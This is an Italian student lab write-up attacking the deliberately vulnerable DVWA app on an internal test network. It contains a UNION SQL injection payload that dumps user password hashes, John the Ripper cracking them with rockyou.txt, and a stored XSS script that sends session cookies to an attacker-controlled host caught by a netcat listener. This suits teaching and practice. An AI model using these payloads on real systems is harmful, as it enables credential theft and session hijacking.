




PROGETTO S6/L5

di Giuseppe Lupoi



Per il progetto di questa settimana ci verrà richiesto di:

- Recuperare le password degli utenti presenti sul DB (sfruttando la SQLi).
- Recuperare i cookie di sessione delle vittime del XSS stored ed inviarli ad un server sotto il controllo dell'attaccante.

Come prima cosa accertiamoci che le macchine che utilizzeremo, cioè **Kali Linux** e **Metasploitable** siano impostate su **Internal** nella sezione **Network**.

Avviamo quindi la nostra Kali Linux, aprendo un terminale cominceremo avviando i servizi di cui abbiamo bisogno per collegarci alla pagina di **DVWA**.

Impartiremo quindi i seguenti comandi:

➡ **sudo service mysql start**

➡ **sudo service apache2 start**

➡ **sudo service mariadb start**

Essendoci ovviamente accertati di avere configurato correttamente i file **php.ini** e **config.inc.php** come visto nelle lezioni precedenti.

Se volessimo essere sicuri che i servizi siano attivi possiamo usare il seguente comando per visualizzare lo status del servizio sostituendo il nome del servizio con quello che vogliamo controllare.

es. ➡ **sudo service mysql status**

Recupero password con Sqli Injection

Dopo aver controllato che tutti i servizi siano attivi possiamo collegarci alla pagina di **DVWA** con l'IP del nostro target in questo caso **192.168.50.101**.

Perciò procederemo con il login alla pagina DVWA secondo le credenziali che abbiamo impostato. Clicchiamo nella sezione **DVWA Security** ed andiamo ad impostare il livello di sicurezza su **LOW**.



In seguito ci sposteremo nella sezione **SQL Injection (Blind)** per ingannare la pagina e far in modo che ci mostri gli utenti attivi e le loro password in forma cifrata.

Per fare ciò immetteremo nel campo **User ID:** la seguente query:

1' UNION SELECT user, password FROM users#

Cliccando su **Submit**, come potete vedere nello screen riportato qua a destra, avremo come risultato la lista di tutti gli utenti e le loro password con hash.

Vulnerability: SQL Injection (Blind)

User ID:

ID: 1' UNION SELECT user, password FROM users# WHERE user_id = ;
First name: admin
Surname: admin

ID: 1' UNION SELECT user, password FROM users# WHERE user_id = ;
First name: admin
Surname: 5f4dcc3b5aa765d61d8327deb882cf99


ID: 1' UNION SELECT user, password FROM users# WHERE user_id = ;
First name: gordonb
Surname: e99a18c428cb38d5f260853678922e03

ID: 1' UNION SELECT user, password FROM users# WHERE user_id = ;
First name: 1337
Surname: 8d3533d75ae2c3966d7e0d4fcc69216b

ID: 1' UNION SELECT user, password FROM users# WHERE user_id = ;
First name: pablo
Surname: 0d107d09f5bbe40cade3de5c71e9e9b7

ID: 1' UNION SELECT user, password FROM users# WHERE user_id = ;
First name: smithy
Surname: 5f4dcc3b5aa765d61d8327deb882cf99

Salveremo i dati appena acquisiti in un nuovo documento di testo che ho chiamato **userSQLi.txt** (scegliete pure il nome che più preferite) che ci servirà tra poco per un confronto con il tool **John the Ripper**



The screenshot shows a text editor window with a dark background. The menu bar includes File, Edit, Search, View, Document, and Help. Below the menu bar is a toolbar with icons for file operations. The main text area contains a list of five entries, each consisting of a number followed by a username and a colon, then a long hexadecimal hash. The entries are: 1 admin:5f4dcc3b5aa765d61d8327deb882cf99, 2 gordonb:e99a18c428cb38d5f260853678922e03, 3 1337:8d3533d75ae2c3966d7e0d4fcc69216b, 4 pablo:0d107d09f5bbe40cade3de5c71e9e9b7, and 5 smithy:5f4dcc3b5aa765d61d8327deb882cf99. The last entry is highlighted with a light blue background.

```
1 admin:5f4dcc3b5aa765d61d8327deb882cf99
2 gordonb:e99a18c428cb38d5f260853678922e03
3 1337:8d3533d75ae2c3966d7e0d4fcc69216b
4 pablo:0d107d09f5bbe40cade3de5c71e9e9b7
5 smithy:5f4dcc3b5aa765d61d8327deb882cf99
```


Ora torniamo sul terminale Linux e proprio come visto durante le lezioni di questa settimana, andremo ad impartire il comando con **JtR** che vedrete nello screen qua a destra per procedere con il confronto e la decifratura delle password da noi trovate e salvate nel file **userSQLi.txt** con quelle sul database **rockyou.txt**.

Solo dopo pochi istanti riceveremo risposta con le password trovate.

```
(kali@kali)-[~/Desktop]
$ john --format=Raw-MD5 --fork=4/usr/share/wordlists/rockyou.txt userSQLi.
Created directory: /home/kali/.john
Using default input encoding: UTF-8
Loaded 5 password hashes with no different salts (Raw-MD5 [MD5 128/128 ASIMD
Node numbers 1-4 of 4 (fork)
2: Warning: Only 1 candidate buffered for the current salt, minimum 8 needed
password      (admin)
password      (smithy)
abc123        (gordonb)
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
1: Warning: Only 7 candidates buffered for the current salt, minimum 8 neede
Almost done: Processing the remaining buffered candidate passwords, if any.
Proceeding with wordlist:/usr/share/john/password.lst
password      (smithy)
letmein       (pablo)
Proceeding with incremental:ASCII
3: Warning: Only 4 candidates buffered for the current salt, minimum 8 neede
charley       (1337)
2 4g 0:00:00:00 DONE 3/3 (2024-01-15 18:50) 40.00g/s 495810p/s 495810c/s 944
1 2g 0:00:00:00 DONE 3/3 (2024-01-15 18:50) 25.00g/s 504187p/s 504187c/s 655
Waiting for 3 children to terminate
4 0g 0:00:00:00 DONE 3/3 (2024-01-15 18:50) 0g/s 500512p/s 500512c/s 548912C
3 0g 0:00:00:00 DONE 3/3 (2024-01-15 18:50) 0g/s 307884p/s 307884c/s 338038C
Use the "--show --format=Raw-MD5" options to display all of the cracked pass
Session completed.
```

Possiamo dunque, se lo riteniamo necessario, utilizzare la flag **--show** modificando il comando che abbiamo utilizzato precedentemente per avere una visualizzazione dell'output più pulita come vedete nell'immagine sottostante.

```
(kali@kali)-[~/Desktop]
$ john --show --format=Raw-MD5 userSQLi.txt
admin:password
gordonb:abc123
1337:charley
pablo:letmein
smithy:password

5 password hashes cracked, 0 left
```


Recupero cookie con XSS Stored

Questa volta procediamo con il recupero dei cookie di sessione attraverso l' **XSS Stored** sulla nostra pagina di DVWA.

Assicuriamoci sempre di avere il livello **LOW** impostato nel DVWA Security, dopodichè spostiamoci su XSS Stored, avremo a disposizione due sezioni da compilare.

Nel campo **Name*** inseriamo un qualsiasi nome, mentre nel campo **Message*** inseriremo lo script che vedete nella digura qua sotto.

Name *	<input type="text" value="Hacker"/>
Message *	<input type="text" value="<script>var i=new Image;i.src='http://192.168.50.100:8888/?'+document.cookie;</script>."/>
	<input type="button" value="Sign Guestbook"/>

Quasi sicuramente nel campo **Message*** della slide precedente avremo un problema nell'inserire un script più lungo di 50 caratteri.

Questo accade perchè appunto la pagina è stata impostata in questo modo, possiamo tranquillamente risolvere questo problema cliccando con il tasto destro dentro il campo, tra le opzioni avremo **Inspector**, apriamolo ed andiamo a cambiare il valore 50 nel campo maxlength aumentandolo, io ho messo 250 giusto per sicurezza.

```

▼ <tbody>
  ▶ <tr> ... </tr>
  ▼ <tr>
    <td width="100">Message *</td>
    ▼ <td>
      <textarea name="mtxMessage" cols="50" rows="3" maxlength="250"></textarea>
    </td>
  </tr>
  ▶ <tr> ... </tr>
</tbody>
</table>

```

A questo punto siamo pronti per intercettare i cookie, aprimo il terminale su Kali Linux ed inseriamo il comando **nc -l -p 8888**, dove 8888 è la porta in ascolto sul servizio.

Come possiamo vedere siamo riusciti ad ottenere la richiesta **GET** e di conseguenza il cookie utilizzato in quella sessione.

```
(kali㉿kali) - [~]
$ nc -l -p 8888
GET /?security=low;%20PHPSESSID=d5a6548b8ef8535aad14e0f3357e3b02 HTTP/1.1
Host: 192.168.50.100:8888
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: image/avif,image/webp,*/*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: keep-alive
Referer: http://192.168.50.101/
```